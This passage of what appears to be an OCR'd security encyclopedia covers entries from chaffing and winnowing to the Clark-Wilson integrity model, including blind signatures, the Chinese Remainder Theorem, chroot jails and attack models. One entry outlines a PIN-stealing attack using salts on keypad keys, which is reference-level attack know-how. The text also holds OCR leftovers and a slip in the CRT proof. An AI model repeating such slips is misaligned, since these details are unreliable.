(the packets that do not verify the MAC); and, (ii) sort the remaining packets (i.e., the ones that had the corresponding MAC successfully verified) with respect to their serial number to obtain the original message. An eavesdropper that is monitoring the communication channel can easily access the transmitted packets, but it would lack the capability to distinguish “chaff” packets from “wheat” packets. Indeed, confidentiality is achieved by making it difficult to discriminate the chaff packets from the wheat packets. Moreover, under additional assumptions, including a bit-by-bit chaff of the message, unconditional security can also be achieved (Hanaoka et al., 2006). An instance of the protocol is reported in Fig. 2.

Chaffing and Winnowing, Fig. 2 Chaffing and winnowing example. Chaffs are highlighted in bold

To make the data transmission more efficient, a variant of the chaffing and winnowing technique adopts the all-or-nothing-transform (AONT) keyless paradigm, allowing to treat many bits per packet at once, instead of resorting to a bit-by-bit approach, while preserving the same strong security guarantees (Bellare and Boldyreva, 2000).

Open Problems and Future Directions

This technique might be a valid alternative to provide data confidentiality, especially for contexts where encryption and digital signatures are not viable options. The optimal trade-off between security and the number of chaff messages, payload length, and key length is still an open investigation issue. Moreover, it would be interesting to investigate the feasibility of the chaffing and winnowing scheme in broadcast channels such as satellite links.

Challenge-response authentication; Challenge-response protocol; Strong authentication

Related Concepts

Authentication; Entity Authentication; Identification

Definition

Challenge-response identification is a protocol in which an entity authenticates by submitting a value that is dependent upon both (1) a secret value and (2) a variable challenge value.

Background

Challenge-response identification improves upon simpler authentication protocols, such as those using only passwords, by ensuring the *liveness* of

the authenticating entity. In other words, since the submitted authentication value is different each time, and dependent upon the challenge value, it is less likely that an attacker can replay a previous authentication value ("Replay Attack").

While it is difficult to pinpoint the first use of challenge-response identification, Diffie and Hellman indicate that "Identify Friend or Foe" protocols used by pilots after WWII (in which pilots would symmetrically encrypt and return a response to a challenge from a radar station in order to ensure safe passage) motivated their discovery of digital signatures.

Theory

Challenge-response identification involves a *prover* (or *claimant*) P authenticating to a *verifier* (or *challenger*) V. Unlike simpler forms of "Entity Authentication" in which P authenticates with only some secret knowledge, such as a password, P authenticates with a value computed as a function of both a secret and a challenge value from V. The protocol proceeds as follows:

1. P indicates his/her intention to authenticate to V.

2. V issues a challenge value c to the claimant P.

3. P computes the response value r as $r = f(c, s)$ with an appropriate function $f()$, challenge value c, and secret value s.

The challenge value c is a value that is distinct for each run of the protocol, and is sometimes referred to as a *time-variant parameter* or a Nonce. There are generally three possibilities for such a challenge value. First, c could be randomly generated ("Random Bit Generation") so that V randomly generates a new challenge at each authentication attempt from P, thereby requiring some additional computation for V, but no requirement to maintain state. This possibility may be used if the verifier has sufficient computing power, but there is some risk that an unexpected event (such as a disk crash) could cause the prover to reuse previous challenges if a state was maintained. Second, c could be a sequence number, in which case V maintains a sequence value corresponding to each prover. At each

authentication attempt by P, V would increment the corresponding sequence number; thus, V would need to maintain state but essentially no additional computation would be required. This possibility would be suitable for provers that have minimal computing power, or may need to manage a high number of simultaneous authentication requests, and have low risk of their state being corrupted. Third, *c* could be a function of the current time ("Time Stamping"). V would not require any additional computation, and would not be required to maintain state, but would require access to a reasonably accurate clock (note that synchronization of time with the prover is not required in this scheme because the prover does not need to use the current time in producing the response to the challenge).

Challenge Question Authentication uses a similar mechanism to challenge-response identification: the challenge questions are presented to a user, who is required to respond with the corresponding answers in order to authenticate successfully. However, in typical implementations, such questions do not vary with time and serve more as *cues* to remind a user of the appropriate answers, and not as a *challenge* in the sense described here.

There are three general techniques that can be used as the function *f*() and secret value *s*. The first is symmetric-key based in which P and V share a priori a secret key *K*. The function *f*() is then a symmetric encryption function ("Symmetric Cryptosystem"), or a Message Authentication Code ("MAC Algorithms"). Both Kerberos ("Kerberos Authentication Protocol") and the "Needham–Schroeder Protocols" are example protocols that make use of symmetric-key-based challenge-response identification. In such schemes, the challenge, or the response, or both, may be encrypted or MACed using the symmetric key.

Alternatively, a public key-based solution may be used. In this case, P has the private key in a public key cryptosystem ("Public Key Cryptography"). V possesses a trusted public key that corresponds to P's private key. In short, P uses public key techniques (generally based on number-theoretic security problems) to produce the response as a function of the private key and the challenge value. For example, V might encrypt a challenge value and send the encrypted text to P, who would be required to return the response as the decryption of the received challenge. In this case, the challenge is a ciphertext value and P is required to return the correct plaintext (or a minor variation of the correct plaintext, such as an increment by one). Alternatively, V might ask P to digitally sign a particular challenge

value (“Digital Signature Schemes”), where the challenge value may be a random bit string or, more typically, is a known fixed string concatenated with a random string. The “Schnorr Identification Protocol” is an example of public-key-based challenge-response identification.

Finally, a “Zero Knowledge” protocol can be used, where P demonstrates knowledge of a secret value without revealing any information about this value in an information theoretic sense (“Information Theory”). At the conclusion of such a protocol, the verifier is convinced that the prover knows the secret value, but the verifier (and any observer of the protocol interaction) learns nothing at all about the value. Such protocols typically require a number of “rounds” (each with its own random challenge value) to be executed before successful identification is accepted, although noninteractive variants have also been designed.

Applications

As a form of identification and authentication, challenge-response identification is widely applicable in situations in which entities need to be identified.

Open Problems and Future Directions

Increasing the security of challenge-response identification (that is, increasing the resistance to impersonation attacks), while simultaneously improving usability and reducing computational overhead, is always an important objective. This remains an open area for further research.

Definitions

The Chaum blind signature, introduced by David Chaum in 1982, was the first blind signature scheme proposed in the literature. The scheme is based on the RSA digital signature scheme.

Theory

David Chaum introduced in 1982 blind digital signatures aiming at providing anonymous cryptographic electronic currency (Chaum, 1983). These schemes guaranteed users to provide proof of payment while depriving banks and other third parties to determine payee, time, or amount of payments, by means of signing electronic coins without knowing their serial numbers.

The implementation of the Chaum blind signature, which is based on the RSA signature, consists in smartly blinding the message with a random value and deleting it once the signer has blindly signed the message.

The details of the protocol go as follows: let p and q be two distinct large primes and $n = pq$ the public RSA modulus. Let $H(\cdot)$ denote a publicly

known collision-resistant hash function. Consider e a positive integer such that $1 < e < \phi(n)$, where $\phi(n) = (p - 1)(q - 1)$, and relatively prime to $(p - 1)$ and $(q - 1)$. Since $\gcd(e, \phi(n)) = 1$, e has a multiplicative inverse $d = e^{-1} \mod \phi(n)$. The secret signing key is $sk = d$, and the public verification key is the tuple $pk = (n, e)$.

In the classical RSA digital signature scheme, the signature σ of a message m is computed by raising the message to the secret exponent d. More precisely, the signer computes $\sigma = H(m)^d \mod n$ and sends (m, σ) to the recipient, who verifies if the relation $\sigma^e = H(m) \mod n$ holds.

The Chaum blind signature variant uses a random value $r \in \mathbb{Z}_n$, relatively prime to n, as a blinding factor to hide the message m from the signer. The scheme consists of five different phases: key generation, blinding, signing, unblinding, and verifying. When a user wants to get a signature on a message m from a signer, the procedure goes as follows:

- *Key generation*. The signer generates the public $pk = (n, e)$ and secret $sk = d$ keys in the RSA digital signature scheme.
- *Blinding*. The user randomly chooses a blinding factor r, computes

$$m' = H(m)r^e \mod n,$$

  and sends m' to the signer.
- *Signing*. The signer computes an RSA signature σ' for the message m', with the own secret exponent d. That is, the signer computes

$$\sigma' = (m')^d \mod n$$

  and sends it back to the user.
- *Unblinding*. When the user receives σ' from the signer, she can retrieve the RSA signature on the message m by computing

$$\sigma = \sigma' r^{-1} \mod n.$$

- *Verifying*. Not only the user but also those people holding the public key of the signer can easily verify that σ is a valid RSA signature on m using the signer's public verification key (n, e), since

$$\begin{aligned}\sigma &= \sigma' r^{-1} && \bmod n\\ &= (m')^d r^{-1} && \bmod n\\ &= H(m)^d r^{ed} r^{-1} && \bmod n\\ &= H(m)^d && \bmod n.\end{aligned}$$

In a nutshell, two properties are required to guarantee security. Not only that the signer learns nothing about the message being signed (blindness) but also that the user cannot compute any additional signature without the help of the signer (unforgeability).

On the one side, note that the signer only sees a random message m' in $\mathbb{Z}_n$ that is independent of m and does not learn anything about m, attaining in this way blindness. On the other side, unforgeability is captured by means of the notion of one-more-forgery, where an attacker can obtain $\ell + 1$ valid signatures after fewer than ℓ interactions with the signer. Chaum blind signature scheme resisted one-more-forgeries for almost two decades, and it was not until 2001 when Bellare et al. (2003) proved the security of Chaum's RSA-based blind signature scheme under the one-more-RSA assumption if $H(\cdot)$ is modeled as a random oracle.

This blind signature scheme was the trick that Chaum used to create the first anonymous e-cash system, conscientiously analyzed in Schoenmakers (1997). Put into practice through the DigiCash company, the system was intended to unconditionally protect the anonymity of the sender (Chaum, 1992). The role of the blind signature was to allow customers to pay with valid electronic banknotes, whose serial numbers were unknown (blinded) but certified (signed) by their bank. Encouraged by electronic money innovations, some big banks tested e-cash with DigiCash. However, the idea did not take off, among other reasons, because of its centralized realization. This was eventually fixed with the advent of the first decentralized cryptocurrency, Bitcoin, in 2008. The ideas of anonymous e-cash can easily be transferred to e-voting by substituting banknotes for electronic ballot papers to elect the candidate of the voter's choice.

Blind RSA signatures led to several generalizations, such as adding the blindness property to other digital signatures, like blind Schnorr signatures (Chaum and Pedersen, 1993) or a variant of the DSA (Camenisch et al., 1995), or enhancing new features, as in the case of blind batch RSA signatures (Canard et al., 2009).

Chemical Combinatorial Attack

David Naccache[25] ✉
(25) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

A Chemical Combinatorial Attack consists in depositing on each keyboard key a small ionic salt quantity (e.g., some NaCl on key 0, some KCl on key 1, LiCl on key 2, SrCl2 on key 3, BaCl2 on key 4, CaCl2 on key 5…). As the user enters his/her PIN, salts get mixed and leave the keyboard in a state that leaks secret information. The later use of mass spectroscopic analysis will reveal with accuracy the mixture of chemical compounds generated by the user, and thereby leak PIN information. For moderate-size decimal PINs, the attack would generally disclose the PIN. As an example, the attack will reduce the entropy of a 3-digit decimal PIN to 0. 27 bits and that of a 12-digit decimal PIN to 10. 68 bits.

Experimental Results

The method, described in 2003 by (http://eprint.iacr.org/2003/217.pdf) was implemented in 2008 as described in (Chang 2008).


CRT

Definition

The Chinese Remainder Theorem (CRT) is a technique to reduce modular calculations with large moduli to similar calculations for each of the (mutually co-prime) factors of the modulus.

Background

The first description of the CRT is by the Chinese mathematician Sun Zhu in the third century AD.



Theory

The CRT makes it possible to reduce modular calculations with large moduli to similar calculations for each of the factors of the modulus. At the end, the outcomes of the subcalculations need to be pasted together to

obtain the final answer. The big advantage is immediate: almost all these calculations involve much smaller numbers.

For instance, the multiplication 24 × 32 (mod 35) can be found from the same multiplication modulo 5 and modulo 7 (see Fig. 1), since 5 × 7 = 35 and these numbers have no factor in common. So, the first step is to calculate:

$$24 \times 32 \equiv 4 \times 2 \equiv 8 \equiv 3 \pmod 5$$
$$24 \times 32 \equiv 3 \times 4 \equiv 12 \equiv 5 \pmod 7$$

Chinese Remainder Theorem, Fig. 1 The Chinese Remainder Theorem reduces a calculation modulo 35 to two calculations, one modulo 5 and the other modulo 7

The CRT, explained for this example, is based on a unique correspondence between the integers 0, 1, …, 34 and the pairs (u, v) with $0 \le u < 5$ and $0 \le v < 7$. The mapping from i, $0 \le i < 35$, to the pair (u, v) is simply given by the reduction of i modulo 5 and modulo 7. For example, 24 is mapped to (4, 3).

The mapping from (u, v) back to i isgiven by $i \equiv 21 \times u + 15 \times v$. The multiplier $a \equiv 21 \pmod{35}$ can be obtained from $a \equiv (v^{-1} \pmod u) \times v$, which is the obvious solution of the simultaneous congruence relations

$a \equiv 1 \pmod{u}$ and $a \equiv 0 \pmod{v}$. The multiplier $b \equiv 15 \pmod{35}$ can be determined similarly. It follows that the answer of the computation above is given by $\mathbf{21} \times 3 + \mathbf{15} \times 5 \equiv 33 \pmod{35}$, as 3 and 5 are the outcomes of the multiplications modulo 5 resp. 7.

To verify this answer, note that the defining properties of a and b imply that $21 \times 3 + 15 \times 5 \equiv 1 \times 3 + 0 \times 5 \equiv 3 \pmod{5}$ and, similarly, $21 \times 3 + 15 \times 5 \equiv 0 \times 3 + 1 \times 5 \equiv 5 \pmod{7}$. That there a unique solution modulo 35 of the two congruence relations $x \equiv 3 \pmod{5}$ and $x \equiv 5 \pmod{7}$ follows from the fact that with two solutions, say x and y, their difference would be divisible by 3 and by 5,hence by 35.This means that x and y are the same modulo 35.

The CRT can be generalized to more than two factors and solves in general system of linear congruence relations of the form $a_i x \equiv b_i \pmod{m_i'}$, $1 \leq i \leq k$, where the greatest common divisor of a_i and K_i' should divide b_i for each $1 \leq i \leq k$.

Applications

In modern cryptography one can find many applications of the CRT. Exponentiation with the secret exponent d in RSA (RSA Public-Key Encryption) can be reduced to the two prime factors p and q of the modulus n. This even allows for a second reduction: the exponent d can be reduced modulo $p - 1$ resp. $q - 1$ because of Fermat's Little Theorem.

Also, when trying to find the discrete logarithm in a finite group of cardinality n, the CRT is used to reduce this to the various prime powers dividing n (Pohlig–Hellman in Generic Attacks Against DLP).

Definition


The *Chinese Wall security policy* is a policy designed for commercial environments whose goal is to prevent information flows which cause conflict of interest for individual consultants (e.g., an individual consultant should not have information about two banks or two oil companies).

Background

Mandatory policies guarantee better security than discretionary policies, since they can also control indirect information flows (i.e., mandatory policies enforce control on the flow of information once this information is acquired by a process). The application of mandatory policies may however result too rigid. For instance, the strict application of the no-read-up and the no-write-down principles characterizing the secrecy-based multilevel policies may be too restrictive in several scenarios. The Chinese Wall policy aims at combining the mandatory and discretionary principles with the goal

of achieving mandatory information flow protection without losing the flexibility of discretionary authorizations.

Theory



The Chinese Wall policy (Brewer and Nash, 1989) was introduced to balance commercial discretion with mandatory controls. Unlike in the Bell and LaPadula model, access to data is not constrained by the data classifications but by what data the subjects have already accessed. The model is based on a hierarchical organization of data objects defined as follows:

- *basic objects* are individual items of information (e.g., files), each concerning a single corporation;
- *company datasets* define groups of objects that refer to a same corporation;
- *conflict of interest classes* define company datasets that refer to competing corporations.

Figure 1 illustrates an example of data organization where nine objects of four different corporations, namely, A, B, C, and D, are maintained. Correspondingly four company datasets are defined. The two conflict of interest classes depicted define the conflicts between A and B and between C and D. Each object is associated with the name of the company dataset to which it belongs and the name of the conflict of interest class to which that company dataset belongs. The basic idea behind the Chinese Wall policy consists in allowing accesses to information that is not in conflict with other information already accessed by the requesting subject. Given the object organization as above, the Chinese Wall policy then restricts access according to the following two properties (Brewer and Nash, 1989):

- *Simple security rule*. A subject *s* can be granted access to an object *o* only if the object *o*:
  - is in the same company datasets as the objects already accessed by *s*, that is, “within the Wall” or
  - belongs to an entirely different conflict of interest class.
- **-property*. Write access is only permitted if

– access is permitted by the simple security rule and
– no object can be read which (i) is in a different company dataset than the one for which write access is requested and (ii) contains unsanitized information.

Chinese Wall, Fig. 1 An example of object organization

The term subject used in the properties is to be interpreted as user (meaning access restrictions are referred to users). The reason for this is that, unlike mandatory policies that control processes, the Chinese Wall policy controls users. It would therefore not make sense to enforce restrictions on processes as a user could be able to acquire information about organizations that are in conflict of interest simply running two different processes. Note that a new user can freely decide to access any company dataset since a new user does not possess any object and therefore no conflict can exist. However, once the user has accessed a company dataset, a Chinese Wall is created for the user around the accessed dataset. At this point, the user can still access any other company dataset which is in a conflict of interest class different from the one of the accessed dataset. For instance, with reference to Fig. 1, a new user can first access to object ObjB-1 in Company B and then can also access object ObjC-2 in Company C since these objects belong to company datasets that are in two different conflict of interest classes. However, if the user requests to access object ObjA-2 in Company A, this request must be denied since there is a conflict between the requested company dataset (Company A) and one already accessed (Company B).

Intuitively, the simple security rule blocks direct information leakages that can be attempted by a single user, while the *-property blocks indirect information leakages that can occur with the collusion of two or more users. For instance, with reference to Fig. 1, suppose that user 1 accesses object ObjB-1 in Company B and then accesses ObjC-2 in Company C while user

2 accesses ObjA-1 in Company A and then accesses ObjC-2 in Company C. In particular, user 1 reads information from ObjB-1 and writes it into ObjC-2, and user 2 reads ObjA-1 and ObjC-2. This last read operation on ObjC-2 should be denied because of the conflict between Company A and Company B. The *-property can then prevent such violation.

The application of the Chinese Wall policy still has some limitations. In particular, strict enforcement of the properties may result too rigid and, like for the mandatory policy, there will be the need for exceptions and support of sanitization (which is mentioned, but not investigated, in Brewer and Nash 1989). The idea is that the unsanitized information has to be confined within its company dataset while sanitized information can flow freely through the system. Also, the enforcement of the policies requires keeping and querying the history of the accesses. A further point to take into consideration is to ensure that the enforcement of the properties will not block the system working. For instance, if in a system with 10 users there are 11 company datasets in a conflict of interest class, one dataset will remain inaccessible. This aspect was noticed in Brewer and Nash (1989), where the authors point out that there must be at least as many users as the maximum number of datasets that appear together in a conflict of interest class. However, while this condition makes the system operation possible, it cannot ensure it when users are left completely free choice on the datasets they access. For instance, in a system with 10 users and 10 datasets, again one dataset may remain inaccessible if two users access the same dataset.

Applications

Although, as already discussed, the Chinese Wall policy has some limitations and drawbacks, it represents a good example of dynamic separation of duty constraints present in the real world. It has been taken as a reference principle in the development of several subsequent policies and models.

Chosen Ciphertext Attack

Alex Biryukov[28] ✉
(28) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Chosen ciphertext attack is a scenario in which the attacker has the ability to choose ciphertexts C_i and to view their corresponding decryptions—plaintexts P_i. It is essentially the same scenario as a chosen plaintext attack but applied to a decryption function, instead of the encryption function. The attack is considered to be less practical in real-life situations than chosen plaintext attacks. However, there is no direct correspondence between complexities of chosen plaintext and chosen ciphertext attacks. A cipher may be vulnerable to one attack but not to the other attack or the other way around. Chosen ciphertext attack is a very important scenario in public key cryptography, where known plaintext and even chosen plaintext scenarios are always available to the attacker due to publicly known encryption key. For example, the RSA public-key encryption system is not secure against adaptive chosen ciphertext attack (Bleichenbacher 1988).

Chosen Plaintext Attack

Alex Biryukov[30] ✉
(30) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Chosen plaintext attack is a scenario in which the attacker has the ability to choose plaintexts P_i and to view their corresponding encryptions—ciphertexts C_i. This attack is considered to be less practical than the known plaintext attack, but is still a very dangerous attack. If the cipher is vulnerable to a known plaintext attack, it is automatically vulnerable to a chosen plaintext attack as well, but not necessarily the opposite. In modern cryptography, differential cryptanalysis is a typical example of a chosen plaintext attack. It is also a rare technique for which conversion from chosen plaintext to known plaintext is possible (due to its work with pairs of texts).

Theory

If a chosen plaintext differential attack uses m pairs of texts for an n bit block cipher, then it can be converted to a known-plaintext attack which will require $2^{n/2}\sqrt{2m}$ known plaintexts, due to birthday paradox-like arguments. Furthermore, as shown in (Biryukov and Kushilevitz 1998) the factor $2^{n/2}$ may be considerably reduced if the known plaintexts are redundant (e.g., for the case of ASCII encoded English text to about $2^{(n-r)/2}$

where *r* is redundancy of the text), which may even lead to a conversion of differential chosen-plaintext attack into a differential ciphertext-only attack.


Chroot prison

Definition



A *Chroot Jail* is a UNIX-like construct which limits a process's visibility to a particular section of the filesystem.

Background

The chroot system call dates back before the UNIX 4.2 Berkeley System Distribution in 1983 (chroot(2) 1983). This system call was originally developed to provide an isolated file system hierarchy for building and testing software releases. Subsequently in the 1990s, the call became popular as a security defense mechanism for isolating processes by limiting their filesystem exposure.

Theory

A Chroot Jail is created under UNIX-like operating systems by using the chroot system call to change the effective root directory of a process to a particular subdirectory in the original system. Figure 1 shows a possible Chroot Jail within a user2 home directory. A process enters this Chroot Jail by using the chroot system call chroot("/home/user2/chrootdir"). Once this change takes place, the new root directory, becomes the starting point for file names beginning with a "/". Files which do not reside within this newly rooted filesystem hierarchy, or Chroot Jail, cannot be accessed by the process using their filename.

Chroot Jail, Fig. 1 A Chroot Jail in user2's home directory

Processes executing within a Chroot Jail have also modified their location of various important system files. These files such as /etc/password are no longer accessed relative to the system-wide root directory, but are accessed relative to the new starting point for "/". This new location may not be a secure location. Therefore, the chroot system call must be limited to the administrator of a UNIX-like system. Otherwise a process could exploit this behavior for privilege escalation.

Even though a process within a Chroot Jail cannot access files outside of the jail directly by their file name, a process within a Chroot Jail can still impact global aspects of the system (Viega and McGraw 2002). For instance, any files opened prior to the chroot system call are still available to the process. Also hard links from within the Chroot Jail to files outside the Chroot Jail will be accessible. Soft links, however, will fail as they are interpreted as a file name and will use the new starting location for "/".

After chroot has been called, subsequent calls to chroot usually do not create a “Chroot Jail within a Chroot Jail.” Instead, they replace the previous Chroot Jail with the new one. Since this new root directory is specified by its file name, it must reside within the previous Chroot Jail, but the previous Chroot Jail is lost. This behavior coupled with the behavior of previously opened files have led to well-known exploits limiting the capabilities of a Chroot Jail to isolate a process which is running with administrator privileges (Simes 2011).

Applications

A Chroot Jail can facilitate the software development process. It allows particular versions of software development tools to be maintained along with the application software under configuration management. At compile time, both the development tools and the application software are then placed inside a new build directory. A chroot to that directory then ensures that only those tools under configuration management and within the Chroot Jail are accessed during the software building process.

Chroot Jails are also used to limit the exposure of untrusted processes within a system.

Ciphertext-Only Attack

Alex Biryukov[32] ✉
(32) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The ciphertext-only attack scenario assumes that the attacker has only passive capability to listen to the encrypted communication. The attacker thus only knows ciphertexts C_i, $i = 1, \ldots, N$ but not the corresponding plaintexts. He may however rely on certain redundancy assumptions about the plaintexts, for example, that the plaintext is ASCII encoded English text. This scenario is the weakest in terms of capabilities of the attacker, and thus it is the most practical in real life applications. In certain cases, conversion of a known plaintext attack (Matsui 1993) or even chosen plaintext attack (Biryukov and Kushilevitz 1998) into a ciphertext-only attack is possible.

Definition

The *Clark and Wilson model* protects the integrity of commercial information by allowing only certified actions by explicitly authorized users on resources.

Background

Integrity is concerned with ensuring that no resource, including data and programs, has been modified in an *unauthorized* or *improper* way and that the data stored in the system correctly reflect the real world they are intended to represent (i.e., that users expect). Integrity preservation requires prevention of frauds and errors, as the term “improper” used above suggests: violations to data integrity are often enacted by legitimate users executing authorized actions but misusing their privileges.

Any data management system today has functionality for ensuring integrity. Basic integrity services are, for example, *concurrency control* (to ensure correctness in case of multiple processes concurrently accessing

data) and *recovery* techniques (to reconstruct the state of the system in the case of violations or errors occur). Database systems also support the definition and enforcement of integrity constraints, which define the valid states of the database constraining the values that it can contain. Also, database systems support the notion of *transaction*, which is a sequence of actions for which the *ACID* properties must be ensured, where the acronym stands for: *atomicity* (a transaction is either performed in its entirety or not performed at all), *consistency* (a transaction must preserve the consistency of the database), *isolation* (a transaction should not make its updates visible to other transactions until it is committed), and *durability* (changes made by a transaction that has committed must never be lost because of subsequent failures).

Although rich, the integrity features provided by database management systems are not enough: they are only specified with respect to the data and their semantics and do not take into account the subjects operating on them. Therefore, they can only protect against obvious errors in the data or in the system operation and not against misuses by subjects (Castano et al., 1995). The task of a security policy for integrity is therefore to fill this gap and control data modifications and procedure executions with respect to the subjects performing them.

Theory

The Clark and Wilson proposal (1987) is based on the following four criteria for achieving data integrity:

- *Authentication*. The identity of all users accessing the system must be properly authenticated (this is an obvious prerequisite for correctness of the control, as well as for establishing accountability).
- *Audit*. Modifications should be logged for the purpose of maintaining an audit log that records every program executed and the user who executed it, so that changes could be undone.
- *Well-formed transactions*. Users should not manipulate data arbitrarily but only in constrained ways that ensure data integrity (e.g., double entry bookkeeping in accounting systems). A system in which transactions are well-formed ensures that only legitimate actions can be executed. In addition, well-formed transactions should provide logging and

serializability of resulting sub-transactions in a way that concurrency and recovery mechanisms can be established.

- *Separation of duty*. The system must associate with each user a valid set of programs to be run. The privileges given to each user must satisfy the separation of duty principle. Separation of duty prevents authorized users from making improper modifications, thus preserving the consistency of data by ensuring that data in the system reflect the real world they represent.

While authentication and audit are two common mechanisms for any access control system, the latter two aspects are peculiar to the Clark and Wilson proposal.

The definition of well-formed transaction and the enforcement of separation of duty constraints are based on the following concepts:

- *Constrained Data Items*. CDIs are the objects whose integrity must be safeguarded.
- *Unconstrained Data Items*. UDIs are objects that are not covered by the integrity policy (e.g., information typed by the user on the keyboard).
- *Integrity Verification Procedures*. IVPs are procedures meant to verify that CDIs are in a valid state, that is, the IVPs confirm that the data conform to the integrity specifications at the time the verification is performed.
- *Transformation Procedures*. TPs are the only procedures (well-formed procedures) that are permitted to modify CDIs or to take arbitrary user input and create new CDIs. TPs are designed to take the system from one valid state to the next.

Intuitively, IVPs and TPs enforce the well-formed transaction requirement: all data modifications must be carried out through TPs, and the result must satisfy the conditions imposed by the IVPs.

Separation of duty must be taken care of in the definition of authorized operations. In the context of the Clark and Wilson model, authorized operations are specified by assigning to each user a set of well-formed transactions that the user can execute (which have access to constraint data items). Separation of duty requires the assignment to be defined in a way that makes it impossible for a user to violate the integrity of the system. Intuitively, separation of duty is enforced by splitting operations in subparts, each to be executed by a different person (to make frauds

difficult). For instance, any person permitted to create or certify a well-formed transaction should not be able to execute it (against production data).

Clark and Wilson presented nine rules for the enforcement of system integrity. The rules are partitioned into two types: certification (C) and enforcement (E). Certification rules involve the evaluation of transactions by an administrator, whereas enforcement is performed by the system. The rules can be summarized as follows:

- *C1*. All IVPs must ensure that all CDIs are in a valid state when the IVP is run.
- *C2*. All TPs must be certified to be valid (i.e., preserve validity of CDIs' state).
- *C3*. Assignment of TPs to users must satisfy separation of duty.
- *C4*. The operations of TPs must be logged.
- *C5*. TPs executed on UDIs must result in valid CDIs.
- *E1*. Only certified TPs can manipulate CDIs.
- *E2*. Users must only access CDIs by means of TPs for which they are authorized.
